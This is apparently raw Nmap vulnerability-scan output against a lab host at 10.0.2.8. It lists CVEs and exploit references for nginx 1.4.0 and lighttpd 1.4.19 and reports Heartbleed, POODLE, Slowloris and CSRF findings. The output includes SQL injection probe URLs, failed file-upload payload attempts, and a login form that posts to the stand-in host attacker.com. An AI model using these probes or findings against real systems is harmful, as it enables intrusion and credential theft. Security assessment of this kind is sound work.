|               NGINX:CVE-2014-0133             7.5
https://vulners.com/nginx/NGINX:CVE-2014-0133
|               NGINX:CVE-2013-4547             7.5
https://vulners.com/nginx/NGINX:CVE-2013-4547
|               CE44F958-B72B-56FA-B97D-D6911A102D38            7.5
https://vulners.com/githubexploit/CE44F958-B72B-56FA-B97D-D6911A102D38          *EXPLOIT*
|               9A43786B-3CB9-511C-9CFA-56DC85494115            7.5
https://vulners.com/githubexploit/9A43786B-3CB9-511C-9CFA-56DC85494115          *EXPLOIT*
|               6A90BB7D-706E-5689-AA57-BC1E01699AD5            7.5
https://vulners.com/githubexploit/6A90BB7D-706E-5689-AA57-BC1E01699AD5          *EXPLOIT*
|               5457532E-8BB5-5BBF-971F-DB91DBEEDE89            7.5
https://vulners.com/githubexploit/5457532E-8BB5-5BBF-971F-DB91DBEEDE89          *EXPLOIT*
|               4B7E1BA3-59A7-5A63-B75B-4F4D9039EEB6            7.5
https://vulners.com/gitee/4B7E1BA3-59A7-5A63-B75B-4F4D9039EEB6  *EXPLOIT*
|               NGINX:CVE-2022-41742            7.1
https://vulners.com/nginx/NGINX:CVE-2022-41742
|               NGINX:CVE-2025-53859            6.3
https://vulners.com/nginx/NGINX:CVE-2025-53859
|               NGINX:CVE-2016-0747             5.3
https://vulners.com/nginx/NGINX:CVE-2016-0747
|               SSV:62014       5.1             https://vulners.com/seebug/SSV:62014
*EXPLOIT*
|               SSV:96273       5.0             https://vulners.com/seebug/SSV:96273
*EXPLOIT*
|               NGINX:CVE-2014-3616             4.3
https://vulners.com/nginx/NGINX:CVE-2014-3616
|_              PACKETSTORM:162830              0.0
https://vulners.com/packetstorm/PACKETSTORM:162830              *EXPLOIT*
|_http-server-header: nginx/1.4.0
| http-cross-domain-policy:
|   VULNERABLE:
|   Cross-domain and Client Access policies.
|     State: VULNERABLE
|       A cross-domain policy file specifies the permissions that a web client such as Java,
Adobe Flash, Adobe Reader,
|       etc. use to access data across different domains. A client acces policy file is similar
to cross-domain policy
|       but is used for M$ Silverlight applications. Overly permissive configurations enables
Cross-site Request
|       Forgery attacks, and may allow third parties to access sensitive data meant for the
user.
|     Check results:
|       /crossdomain.xml:
|         <?xml version="1.0"?>
|         <!DOCTYPE cross-domain-policy SYSTEM
"http://www.macromedia.com/xml/dtds/cross-domain-policy.dtd">
|         <cross-domain-policy>
|           <allow-access-from domain="*" />
|         </cross-domain-policy>
|     Extra information:
|       Trusted domains:*
|
|     References:
|       https://www.adobe.com/devnet/articles/crossdomain_policy_file_spec.html
|
https://www.adobe.com/devnet-docs/acrobatetk/tools/AppSec/CrossDomain_PolicyFile_Specification.
pdf
|       http://sethsec.blogspot.com/2014/03/exploiting-misconfigured-crossdomainxml.html
|       http://acunetix.com/vulnerabilities/web/insecure-clientaccesspolicy-xml-file
|       https://www.owasp.org/index.php/Test_RIA_cross_domain_policy_%28OTG-CONFIG-008%29
|_      http://gursevkalra.blogspot.com/2013/08/bypassing-same-origin-policy-with-flash.html
| http-sql-injection:
|   Possible sqli for queries:
|     http://10.0.2.8:8080/sqlite/index.php?dbsel=1%27%20OR%20sqlspider
|     http://10.0.2.8:8080/sqlite/left.php?dbsel=1%27%20OR%20sqlspider
|_    http://10.0.2.8:8080/sqlite/main.php?dbsel=1%27%20OR%20sqlspider
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
| http-vuln-cve2011-3192:
|   VULNERABLE:
|   Apache byterange filter DoS
|     State: VULNERABLE
|     IDs:  CVE:CVE-2011-3192  BID:49303
|       The Apache web server is vulnerable to a denial of service attack when numerous
|       overlapping byte ranges are requested.
|     Disclosure date: 2011-08-19
|     References:
|       https://seclists.org/fulldisclosure/2011/Aug/175
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-3192
|       https://www.securityfocus.com/bid/49303
|_      https://www.tenable.com/plugins/nessus/55976
| http-csrf:
| Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=10.0.2.8
|   Found the following possible CSRF vulnerabilities:
|
|     Path: http://10.0.2.8:8080/drupal/
|     Form id: user-login-form
|     Form action: /drupal/?q=node&destination=node
|
|     Path: http://10.0.2.8:8080/sqlite/main.php?
|     Form id:
|     Form action: main.php
|
|     Path: http://10.0.2.8:8080/sqlite/main.php?
|     Form id:
|     Form action: main.php
|
|     Path: http://10.0.2.8:8080/drupal/?q=node&amp;destination=node
|     Form id: user-login-form
|     Form action: /drupal/?q=node&destination=node%3Famp%253Bdestination%3Dnode
|
|     Path: http://10.0.2.8:8080/drupal/?q=user/register
|     Form id: user-register-form
|     Form action: /drupal/index.php?q=user/register
|
|     Path: http://10.0.2.8:8080/drupal/?q=user/password
|     Form id: user-pass
|     Form action: /drupal/index.php?q=user/password
|
|     Path: http://10.0.2.8:8080/drupal/
|     Form id: user-login-form
|     Form action: /drupal/?q=node&destination=node
|
|     Path: http://10.0.2.8:8080/sqlite/main.php
|     Form id:
|     Form action: main.php
|
|     Path: http://10.0.2.8:8080/sqlite/main.php
|     Form id:
|_    Form action: main.php
| http-enum:
|_  /crossdomain.xml: Adobe Flash crossdomain policy
| http-fileupload-exploiter:
|
|     Failed to upload and execute a payload.
|
|     Failed to upload and execute a payload.
|
|     Failed to upload and execute a payload.
|
|     Failed to upload and execute a payload.
|
|     Failed to upload and execute a payload.
|
|     Failed to upload and execute a payload.
|
|     Failed to upload and execute a payload.
|
|     Failed to upload and execute a payload.
|
|     Failed to upload and execute a payload.
|
|     Failed to upload and execute a payload.
|
|     Failed to upload and execute a payload.
|
|     Failed to upload and execute a payload.
|
|_    Failed to upload and execute a payload.
|_http-dombased-xss: Couldn't find any DOM based XSS.
8443/tcp open  ssl/http    nginx 1.4.0
| ssl-poodle:
|   VULNERABLE:
|   SSL POODLE information leak
|     State: VULNERABLE
|     IDs:  CVE:CVE-2014-3566  BID:70574
|           The SSL protocol 3.0, as used in OpenSSL through 1.0.1i and other
|           products, uses nondeterministic CBC padding, which makes it easier
|           for man-in-the-middle attackers to obtain cleartext data via a
|           padding-oracle attack, aka the "POODLE" issue.
|     Disclosure date: 2014-10-14
|     Check results:
|       TLS_RSA_WITH_AES_128_CBC_SHA
|     References:
|       https://www.imperialviolet.org/2014/10/14/poodle.html
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-3566
|       https://www.openssl.org/~bodo/ssl-poodle.pdf
|_      https://www.securityfocus.com/bid/70574
| ssl-heartbleed:
|   VULNERABLE:
|   The Heartbleed Bug is a serious vulnerability in the popular OpenSSL cryptographic software
library. It allows for stealing information intended to be protected by SSL/TLS encryption.
|     State: VULNERABLE
|     Risk factor: High
|       OpenSSL versions 1.0.1 and 1.0.2-beta releases (including 1.0.1f and 1.0.2-beta1) of
OpenSSL are affected by the Heartbleed bug. The bug allows for reading memory of systems
protected by the vulnerable OpenSSL versions and could allow for disclosure of otherwise
encrypted confidential information as well as the encryption keys themselves.
|
```

```
|     References:
|       http://cvedetails.com/cve/2014-0160/
|       http://www.openssl.org/news/secadv_20140407.txt
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-0160
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
| ssl-dh-params:
|   VULNERABLE:
|   Diffie-Hellman Key Exchange Insufficient Group Strength
|     State: VULNERABLE
|       Transport Layer Security (TLS) services that use Diffie-Hellman groups
|       of insufficient strength, especially those using one of a few commonly
|       shared groups, may be susceptible to passive eavesdropping attacks.
|     Check results:
|       WEAK DH GROUP 1
|             Cipher Suite: TLS_DHE_RSA_WITH_AES_256_CBC_SHA256
|             Modulus Type: Safe prime
|             Modulus Source: nginx/1024-bit MODP group with safe prime modulus
|             Modulus Length: 1024
|             Generator Length: 8
|             Public Key Length: 1024
|     References:
|_      https://weakdh.org
| ssl-ccs-injection:
|   VULNERABLE:
|   SSL/TLS MITM vulnerability (CCS Injection)
|     State: VULNERABLE
|     Risk factor: High
|       OpenSSL before 0.9.8za, 1.0.0 before 1.0.0m, and 1.0.1 before 1.0.1h
|       does not properly restrict processing of ChangeCipherSpec messages,
|       which allows man-in-the-middle attackers to trigger use of a zero
|       length master key in certain OpenSSL-to-OpenSSL communications, and
|       consequently hijack sessions or obtain sensitive information, via
|       a crafted TLS handshake, aka the "CCS Injection" vulnerability.
|
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-0224
|       http://www.cvedetails.com/cve/2014-0224
|_      http://www.openssl.org/news/secadv_20140605.txt
| http-server-header: nginx/1.4.0
| http-csrf:
| Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=10.0.2.8
|   Found the following possible CSRF vulnerabilities:

|     Path: https://10.0.2.8:8443/drupal/
|     Form id: user-login-form
|     Form action: /drupal/?q=node&destination=node
|
|     Path: https://10.0.2.8:8443/drupal/
|     Form id: user-login-form
|     Form action: /drupal/?q=node&destination=node
|
|     Path: https://10.0.2.8:8443/drupal/?q=node&amp;destination=node
|     Form id: user-login-form
|     Form action: /drupal/?q=node&destination=node%3Famp%253Bdestination%3Dnode
|
|     Path: https://10.0.2.8:8443/drupal/?q=user/register
|     Form id: user-register-form
|     Form action: /drupal/index.php?q=user/register
|
|     Path: https://10.0.2.8:8443/drupal/?q=user/password
|     Form id: user-pass
|     Form action: /drupal/index.php?q=user/password
|
|     Path:
https://10.0.2.8:8443/drupal/?q=node&amp;destination=node%3Famp%253Bdestination%3Dnode
|     Form id: user-login-form
|     Form action:
/drupal/?q=node&destination=node%3Famp%253Bdestination%3Dnode%253Famp%25253Bdestination%253Dnod
e
|
|     Path: https://10.0.2.8:8443/drupal/?q=user
|     Form id: user-login
|_    Form action: /drupal/index.php?q=user
| vulners:
|   nginx 1.4.0:
|               NGINX:CVE-2016-0746             9.8
https://vulners.com/nginx/NGINX:CVE-2016-0746
|               FF5FDC41-A333-5EAB-9A5C-05C88F66687E            9.8
https://vulners.com/gitee/FF5FDC41-A333-5EAB-9A5C-05C88F66687E  *EXPLOIT*
|               F7A1CD41-EF23-54A4-8C06-B0AD59DAE8BB            9.8
https://vulners.com/gitee/F7A1CD41-EF23-54A4-8C06-B0AD59DAE8BB  *EXPLOIT*
|               DBCFF466-8789-58D2-A128-D56CE2D04533            9.8
https://vulners.com/gitee/DBCFF466-8789-58D2-A128-D56CE2D04533  *EXPLOIT*
|               D7EB078F-818F-5F46-A2E2-FC854A8523C7            9.8
https://vulners.com/gitee/D7EB078F-818F-5F46-A2E2-FC854A8523C7  *EXPLOIT*
|               CD4A0AC8-3380-5CB1-BE09-ADD4973D7865            9.8
https://vulners.com/gitee/CD4A0AC8-3380-5CB1-BE09-ADD4973D7865  *EXPLOIT*
|               C6905D30-9A06-5571-B491-FBA06B950439            9.8
https://vulners.com/gitee/C6905D30-9A06-5571-B491-FBA06B950439  *EXPLOIT*
|               A736A729-CAB4-5F61-B608-BBB4D8C1B518            9.8
https://vulners.com/gitee/A736A729-CAB4-5F61-B608-BBB4D8C1B518  *EXPLOIT*
|               A493343D-B50C-5C6F-8F34-3844AA4D6263            9.8
https://vulners.com/gitee/A493343D-B50C-5C6F-8F34-3844AA4D6263  *EXPLOIT*
|               9CC9B725-47A0-59C5-96E4-01FCB7A34B7E            9.8
https://vulners.com/gitee/9CC9B725-47A0-59C5-96E4-01FCB7A34B7E  *EXPLOIT*
|               6B1B1EC8-3B12-541A-8E17-72D99026F6A7            9.8
https://vulners.com/gitee/6B1B1EC8-3B12-541A-8E17-72D99026F6A7  *EXPLOIT*
|               551F0614-C81C-5FB1-9059-48F0B8D66049            9.8
https://vulners.com/gitee/551F0614-C81C-5FB1-9059-48F0B8D66049  *EXPLOIT*
|               47265138-CA5D-5C9B-9D3A-67269C06D418            9.8
https://vulners.com/gitee/47265138-CA5D-5C9B-9D3A-67269C06D418  *EXPLOIT*
|               3988A6D1-8C71-597D-B172-57C6B1D8E7FE            9.8
https://vulners.com/gitee/3988A6D1-8C71-597D-B172-57C6B1D8E7FE  *EXPLOIT*
|               2A9E1800-890E-5663-B05A-5038B3BBCCCD            9.8
https://vulners.com/gitee/2A9E1800-890E-5663-B05A-5038B3BBCCCD  *EXPLOIT*
|               0D8E0CFA-B722-50AA-A29F-DD26DC76189C            9.8
https://vulners.com/gitee/0D8E0CFA-B722-50AA-A29F-DD26DC76189C  *EXPLOIT*
|               F24D1B4E-B7ED-546A-9886-CDE6898D6FA6            9.3
https://vulners.com/gitee/F24D1B4E-B7ED-546A-9886-CDE6898D6FA6  *EXPLOIT*
|               3F71F065-66D4-541F-A813-9F1A2F2B1D91            8.8
https://vulners.com/githubexploit/3F71F065-66D4-541F-A813-9F1A2F2B1D91          *EXPLOIT*
|               NGINX:CVE-2018-16845            8.2
https://vulners.com/nginx/NGINX:CVE-2018-16845
|               NGINX:CVE-2022-41741            7.8
https://vulners.com/nginx/NGINX:CVE-2022-41741
|               DF041B2B-2DA7-5262-AABE-9EBD2D535041            7.8
https://vulners.com/githubexploit/DF041B2B-2DA7-5262-AABE-9EBD2D535041          *EXPLOIT*
|               PACKETSTORM:167720              7.7
https://vulners.com/packetstorm/PACKETSTORM:167720              *EXPLOIT*
|               NGINX:CVE-2021-23017            7.7
https://vulners.com/nginx/NGINX:CVE-2021-23017
|               EDB-ID:50973    7.7             https://vulners.com/exploitdb/EDB-ID:50973
*EXPLOIT*
|               B175E582-6BBF-5D54-AF15-ED3715F757E3            7.7
https://vulners.com/githubexploit/B175E582-6BBF-5D54-AF15-ED3715F757E3          *EXPLOIT*
|               3D5EF267-25AF-5E36-885B-89F728833A86            7.7
https://vulners.com/githubexploit/3D5EF267-25AF-5E36-885B-89F728833A86          *EXPLOIT*
|               25F34A51-EB79-5BBC-8262-6F1876067F04            7.7
https://vulners.com/githubexploit/25F34A51-EB79-5BBC-8262-6F1876067F04          *EXPLOIT*
|               245ACDDD-B1E2-5344-B37D-5B9A0B0A1F0D            7.7
https://vulners.com/githubexploit/245ACDDD-B1E2-5344-B37D-5B9A0B0A1F0D          *EXPLOIT*
|               1337DAY-ID-37837                7.7
https://vulners.com/zdt/1337DAY-ID-37837        *EXPLOIT*
|               1337DAY-ID-36300                7.7
https://vulners.com/zdt/1337DAY-ID-36300        *EXPLOIT*
|               00455CDF-B814-5424-952E-9088FBB2D42D            7.7
https://vulners.com/githubexploit/00455CDF-B814-5424-952E-9088FBB2D42D          *EXPLOIT*
|               NGINX:CVE-2017-7529             7.5
https://vulners.com/nginx/NGINX:CVE-2017-7529
|               NGINX:CVE-2016-4450             7.5
https://vulners.com/nginx/NGINX:CVE-2016-4450
|               NGINX:CVE-2016-0742             7.5
https://vulners.com/nginx/NGINX:CVE-2016-0742
|               NGINX:CVE-2014-0133             7.5
https://vulners.com/nginx/NGINX:CVE-2014-0133
|               NGINX:CVE-2013-4547             7.5
https://vulners.com/nginx/NGINX:CVE-2013-4547
|               CE44F958-B72B-56FA-B97D-D6911A102D38            7.5
https://vulners.com/githubexploit/CE44F958-B72B-56FA-B97D-D6911A102D38          *EXPLOIT*
|               9A43786B-3CB9-511C-9CFA-56DC85494115            7.5
https://vulners.com/githubexploit/9A43786B-3CB9-511C-9CFA-56DC85494115          *EXPLOIT*
|               6A90BB7D-706E-5689-AA57-BC1E01699AD5            7.5
https://vulners.com/githubexploit/6A90BB7D-706E-5689-AA57-BC1E01699AD5          *EXPLOIT*
|               5457532E-8BB5-5BBF-971F-DB91DBEEDE89            7.5
https://vulners.com/githubexploit/5457532E-8BB5-5BBF-971F-DB91DBEEDE89          *EXPLOIT*
|               4B7E1BA3-59A7-5A63-B75B-4F4D9039EEB6            7.5
https://vulners.com/gitee/4B7E1BA3-59A7-5A63-B75B-4F4D9039EEB6  *EXPLOIT*
|               NGINX:CVE-2022-41742            7.1
https://vulners.com/nginx/NGINX:CVE-2022-41742
|               NGINX:CVE-2025-53859            6.3
https://vulners.com/nginx/NGINX:CVE-2025-53859
|               NGINX:CVE-2016-0747             5.3
https://vulners.com/nginx/NGINX:CVE-2016-0747
|               SSV:62014       5.1             https://vulners.com/seebug/SSV:62014
*EXPLOIT*
|               SSV:96273       5.0             https://vulners.com/seebug/SSV:96273
*EXPLOIT*
|               NGINX:CVE-2014-3616             4.3
https://vulners.com/nginx/NGINX:CVE-2014-3616
|_              PACKETSTORM:162830              0.0
https://vulners.com/packetstorm/PACKETSTORM:162830              *EXPLOIT*
| http-cross-domain-policy:
|   VULNERABLE:
|   Cross-domain and Client Access policies.
|     State: VULNERABLE
|       A cross-domain policy file specifies the permissions that a web client such as Java,
Adobe Flash, Adobe Reader,
|       etc. use to access data across different domains. A client acces policy file is similar
to cross-domain policy
|       but is used for M$ Silverlight applications. Overly permissive configurations enables
Cross-site Request
|       Forgery attacks, and may allow third parties to access sensitive data meant for the
user.
|     Check results:
|       /crossdomain.xml:
|         <?xml version="1.0"?>
|         <!DOCTYPE cross-domain-policy SYSTEM
"http://www.macromedia.com/xml/dtds/cross-domain-policy.dtd">
|         <cross-domain-policy>
|           <allow-access-from domain="*" />
|         </cross-domain-policy>
|     Extra information:
|       Trusted domains:*
|
|     References:
|       https://www.adobe.com/devnet/articles/crossdomain_policy_file_spec.html
|
https://www.adobe.com/devnet-docs/acrobatetk/tools/AppSec/CrossDomain_PolicyFile_Specification.
pdf
|       http://sethsec.blogspot.com/2014/03/exploiting-misconfigured-crossdomainxml.html
|       http://acunetix.com/vulnerabilities/web/insecure-clientaccesspolicy-xml-file
|       https://www.owasp.org/index.php/Test_RIA_cross_domain_policy_%28OTG-CONFIG-008%29
|_      http://gursevkalra.blogspot.com/2013/08/bypassing-same-origin-policy-with-flash.html
| http-vuln-cve2011-3192:
|   VULNERABLE:
|   Apache byterange filter DoS
|     State: VULNERABLE
|     IDs:  CVE:CVE-2011-3192  BID:49303
|       The Apache web server is vulnerable to a denial of service attack when numerous
|       overlapping byte ranges are requested.
|     Disclosure date: 2011-08-19
|     References:
|       https://seclists.org/fulldisclosure/2011/Aug/175
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-3192
|       https://www.securityfocus.com/bid/49303
|_      https://www.tenable.com/plugins/nessus/55976
9080/tcp open  http        lighttpd 1.4.19
| vulners:
|   cpe:/a:lighttpd:lighttpd:1.4.19:
|               CVE-2019-11072  9.8             https://vulners.com/cve/CVE-2019-11072
|               CVE-2014-2323   9.8             https://vulners.com/cve/CVE-2014-2323
|               SSV:4168        7.8             https://vulners.com/seebug/SSV:4168
*EXPLOIT*
|               CVE-2013-4559   7.6             https://vulners.com/cve/CVE-2013-4559
|               SSV:61980       7.5             https://vulners.com/seebug/SSV:61980
*EXPLOIT*
|               SSV:4167        7.5             https://vulners.com/seebug/SSV:4167
*EXPLOIT*
|               CVE-2018-19052  7.5             https://vulners.com/cve/CVE-2018-19052
|               CVE-2015-3200   7.5             https://vulners.com/cve/CVE-2015-3200
|               CVE-2008-4360   7.5             https://vulners.com/cve/CVE-2008-4360
|               CVE-2008-4359   7.5             https://vulners.com/cve/CVE-2008-4359
|               SSV:72453       5.0             https://vulners.com/seebug/SSV:72453
*EXPLOIT*
|               SSV:61850       5.0             https://vulners.com/seebug/SSV:61850
*EXPLOIT*
|               SSV:30003       5.0             https://vulners.com/seebug/SSV:30003
*EXPLOIT*
|               SSV:26120       5.0             https://vulners.com/seebug/SSV:26120
*EXPLOIT*
|               SSV:24275       5.0             https://vulners.com/seebug/SSV:24275
*EXPLOIT*
|               SSV:19745       5.0             https://vulners.com/seebug/SSV:19745
*EXPLOIT*
|               SSV:19062       5.0             https://vulners.com/seebug/SSV:19062
*EXPLOIT*
```

```
|               EXPLOITPACK:184DA427E35F6E3E6D5AC9CCCC72148E    5.0
https://vulners.com/exploitpack/EXPLOITPACK:184DA427E35F6E3E6D5AC9CCCC72148E    *EXPLOIT*
|               EDB-ID:18295    5.0             https://vulners.com/exploitdb/EDB-ID:18295
*EXPLOIT*
|               CVE-2014-2324   5.0             https://vulners.com/cve/CVE-2014-2324
|               CVE-2013-4560   5.0             https://vulners.com/cve/CVE-2013-4560
|               CVE-2011-4362   5.0             https://vulners.com/cve/CVE-2011-4362
|               CVE-2010-0295   5.0             https://vulners.com/cve/CVE-2010-0295
|               CVE-2008-4298   5.0             https://vulners.com/cve/CVE-2008-4298
|               SSV:3182        4.3             https://vulners.com/seebug/SSV:3182
*EXPLOIT*
|               CVE-2008-1531   4.3             https://vulners.com/cve/CVE-2008-1531
|               SSV:60681       1.9             https://vulners.com/seebug/SSV:60681
*EXPLOIT*
|               CVE-2013-1427   1.9             https://vulners.com/cve/CVE-2013-1427
|_              1337DAY-ID-17319                0.0
https://vulners.com/zdt/1337DAY-ID-17319        *EXPLOIT*
| http-csrf:
| Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=10.0.2.8
|   Found the following possible CSRF vulnerabilities:
|
|     Path: http://10.0.2.8:9080/drupal/
|     Form id: user-login-form
|     Form action: /drupal/?q=node&destination=node
|
|     Path: http://10.0.2.8:9080/evil/sandbox.htm
|     Form id: login
|_    Form action: http://attacker.com/catch.php?
|_http-dombased-xss: Couldn't find any DOM based XSS.
| http-slowloris-check:
|   VULNERABLE:
|   Slowloris DOS attack
|     State: LIKELY VULNERABLE
|     IDs:  CVE:CVE-2007-6750
|       Slowloris tries to keep many connections to the target web server open and hold
|       them open as long as possible.  It accomplishes this by opening connections to
|       the target web server and sending a partial request. By doing so, it starves
|       the http server's resources causing Denial Of Service.
|
|     Disclosure date: 2009-09-17
|     References:
|       http://ha.ckers.org/slowloris/
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6750
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_http-server-header: lighttpd/1.4.19
| http-cross-domain-policy:
|   VULNERABLE:
|   Cross-domain and Client Access policies.
|     State: VULNERABLE
|       A cross-domain policy file specifies the permissions that a web client such as Java,
Adobe Flash, Adobe Reader,
|       etc. use to access data across different domains. A client acces policy file is similar
to cross-domain policy
|       but is used for M$ Silverlight applications. Overly permissive configurations enables
Cross-site Request
|       Forgery attacks, and may allow third parties to access sensitive data meant for the
user.
|     Check results:
|       /crossdomain.xml:
|         <?xml version="1.0"?>
|         <!DOCTYPE cross-domain-policy SYSTEM
"http://www.macromedia.com/xml/dtds/cross-domain-policy.dtd">
|         <cross-domain-policy>
|           <allow-access-from domain="*" />
|         </cross-domain-policy>
|     Extra information:
|       Trusted domains:*
|
|     References:
|       https://www.adobe.com/devnet/articles/crossdomain_policy_file_spec.html
|
https://www.adobe.com/devnet-docs/acrobatetk/tools/AppSec/CrossDomain_PolicyFile_Specification.
pdf
|       http://sethsec.blogspot.com/2014/03/exploiting-misconfigured-crossdomainxml.html
|       http://acunetix.com/vulnerabilities/web/insecure-clientaccesspolicy-xml-file
|       https://www.owasp.org/index.php/Test_RIA_cross_domain_policy_%28OTG-CONFIG-008%29
|_      http://gursevkalra.blogspot.com/2013/08/bypassing-same-origin-policy-with-flash.html
| http-enum:
|   /crossdomain.xml: Adobe Flash crossdomain policy
|_  /README.txt: Interesting, a readme.
9443/tcp open  ssl/http    lighttpd 1.4.19
|_http-server-header: lighttpd/1.4.19
|_http-dombased-xss: Couldn't find any DOM based XSS.
| ssl-ccs-injection:
|   VULNERABLE:
|   SSL/TLS MITM vulnerability (CCS Injection)
|     State: VULNERABLE
|     Risk factor: High
|       OpenSSL before 0.9.8za, 1.0.0 before 1.0.0m, and 1.0.1 before 1.0.1h
|       does not properly restrict processing of ChangeCipherSpec messages,
|       which allows man-in-the-middle attackers to trigger use of a zero
|       length master key in certain OpenSSL-to-OpenSSL communications, and
|       consequently hijack sessions or obtain sensitive information, via
|       a crafted TLS handshake, aka the "CCS Injection" vulnerability.
|
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-0224
|       http://www.cvedetails.com/cve/2014-0224
|_      http://www.openssl.org/news/secadv_20140605.txt
| http-cross-domain-policy:
|   VULNERABLE:
|   Cross-domain and Client Access policies.
|     State: VULNERABLE
|       A cross-domain policy file specifies the permissions that a web client such as Java,
Adobe Flash, Adobe Reader,
|       etc. use to access data across different domains. A client acces policy file is similar
to cross-domain policy
|       but is used for M$ Silverlight applications. Overly permissive configurations enables
Cross-site Request
|       Forgery attacks, and may allow third parties to access sensitive data meant for the
user.
|     Check results:
|       /crossdomain.xml:
|         <?xml version="1.0"?>
|         <!DOCTYPE cross-domain-policy SYSTEM
"http://www.macromedia.com/xml/dtds/cross-domain-policy.dtd">
|         <cross-domain-policy>
|           <allow-access-from domain="*" />
|         </cross-domain-policy>
|     Extra information:
|       Trusted domains:*
|
|     References:
|       https://www.adobe.com/devnet/articles/crossdomain_policy_file_spec.html
|
https://www.adobe.com/devnet-docs/acrobatetk/tools/AppSec/CrossDomain_PolicyFile_Specification.
pdf
|       http://sethsec.blogspot.com/2014/03/exploiting-misconfigured-crossdomainxml.html
|       http://acunetix.com/vulnerabilities/web/insecure-clientaccesspolicy-xml-file
|       https://www.owasp.org/index.php/Test_RIA_cross_domain_policy_%28OTG-CONFIG-008%29
|_      http://gursevkalra.blogspot.com/2013/08/bypassing-same-origin-policy-with-flash.html
|_sslv2-drown: ERROR: Script execution failed (use -d to debug)
| vulners:
|   cpe:/a:lighttpd:lighttpd:1.4.19:
|               CVE-2019-11072  9.8             https://vulners.com/cve/CVE-2019-11072
|               CVE-2014-2323   9.8             https://vulners.com/cve/CVE-2014-2323
|               SSV:4168        7.8             https://vulners.com/seebug/SSV:4168
*EXPLOIT*
|               CVE-2013-4559   7.6             https://vulners.com/cve/CVE-2013-4559
|               SSV:61980       7.5             https://vulners.com/seebug/SSV:61980
*EXPLOIT*
|               SSV:4167        7.5             https://vulners.com/seebug/SSV:4167
*EXPLOIT*
|               CVE-2018-19052  7.5             https://vulners.com/cve/CVE-2018-19052
|               CVE-2015-3200   7.5             https://vulners.com/cve/CVE-2015-3200
|               CVE-2008-4360   7.5             https://vulners.com/cve/CVE-2008-4360
|               CVE-2008-4359   7.5             https://vulners.com/cve/CVE-2008-4359
|               SSV:72453       5.0             https://vulners.com/seebug/SSV:72453
*EXPLOIT*
|               SSV:61850       5.0             https://vulners.com/seebug/SSV:61850
*EXPLOIT*
|               SSV:30003       5.0             https://vulners.com/seebug/SSV:30003
*EXPLOIT*
|               SSV:26120       5.0             https://vulners.com/seebug/SSV:26120
*EXPLOIT*
|               SSV:24275       5.0             https://vulners.com/seebug/SSV:24275
*EXPLOIT*
|               SSV:19745       5.0             https://vulners.com/seebug/SSV:19745
*EXPLOIT*
|               SSV:19062       5.0             https://vulners.com/seebug/SSV:19062
*EXPLOIT*
|               EXPLOITPACK:184DA427E35F6E3E6D5AC9CCCC72148E    5.0
https://vulners.com/exploitpack/EXPLOITPACK:184DA427E35F6E3E6D5AC9CCCC72148E    *EXPLOIT*
|               EDB-ID:18295    5.0             https://vulners.com/exploitdb/EDB-ID:18295
*EXPLOIT*
|               CVE-2014-2324   5.0             https://vulners.com/cve/CVE-2014-2324
|               CVE-2013-4560   5.0             https://vulners.com/cve/CVE-2013-4560
|               CVE-2011-4362   5.0             https://vulners.com/cve/CVE-2011-4362
|               CVE-2010-0295   5.0             https://vulners.com/cve/CVE-2010-0295
|               CVE-2008-4298   5.0             https://vulners.com/cve/CVE-2008-4298
|               SSV:3182        4.3             https://vulners.com/seebug/SSV:3182
*EXPLOIT*
|               CVE-2008-1531   4.3             https://vulners.com/cve/CVE-2008-1531
|               SSV:60681       1.9             https://vulners.com/seebug/SSV:60681
*EXPLOIT*
|               CVE-2013-1427   1.9             https://vulners.com/cve/CVE-2013-1427
|_              1337DAY-ID-17319                0.0
https://vulners.com/zdt/1337DAY-ID-17319        *EXPLOIT*
| http-slowloris-check:
|   VULNERABLE:
|   Slowloris DOS attack
|     State: LIKELY VULNERABLE
|     IDs:  CVE:CVE-2007-6750
|       Slowloris tries to keep many connections to the target web server open and hold
|       them open as long as possible.  It accomplishes this by opening connections to
|       the target web server and sending a partial request. By doing so, it starves
|       the http server's resources causing Denial Of Service.
|
|     Disclosure date: 2009-09-17
|     References:
|       http://ha.ckers.org/slowloris/
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6750
| ssl-poodle:
|   VULNERABLE:
|   SSL POODLE information leak
|     State: VULNERABLE
|     IDs:  CVE:CVE-2014-3566  BID:70574
|           The SSL protocol 3.0, as used in OpenSSL through 1.0.1i and other
|           products, uses nondeterministic CBC padding, which makes it easier
|           for man-in-the-middle attackers to obtain cleartext data via a
|           padding-oracle attack, aka the "POODLE" issue.
|     Disclosure date: 2014-10-14
|     Check results:
|       TLS_RSA_WITH_AES_128_CBC_SHA
|     References:
|       https://www.imperialviolet.org/2014/10/14/poodle.html
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-3566
|       https://www.openssl.org/~bodo/ssl-poodle.pdf
|_      https://www.securityfocus.com/bid/70574
| http-csrf:
| Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=10.0.2.8
|   Found the following possible CSRF vulnerabilities:
|
|     Path: https://10.0.2.8:9443/drupal/
|     Form id: user-login-form
|     Form action: /drupal/?q=node&destination=node
|
|     Path: https://10.0.2.8:9443/sqlite/main.php?
|     Form id:
|     Form action: main.php
|
|     Path: https://10.0.2.8:9443/sqlite/main.php?
|     Form id:
|     Form action: main.php
|
|     Path: https://10.0.2.8:9443/evil/sandbox.htm
|     Form id: login
|_    Form action: http://attacker.com/catch.php?
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
1 service unrecognized despite returning data. If you know the service/version, please submit
the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port666-TCP:V=7.98SVN%I=7%D=11/21%Time=6920D55B%P=x86_64-unknown-linux-
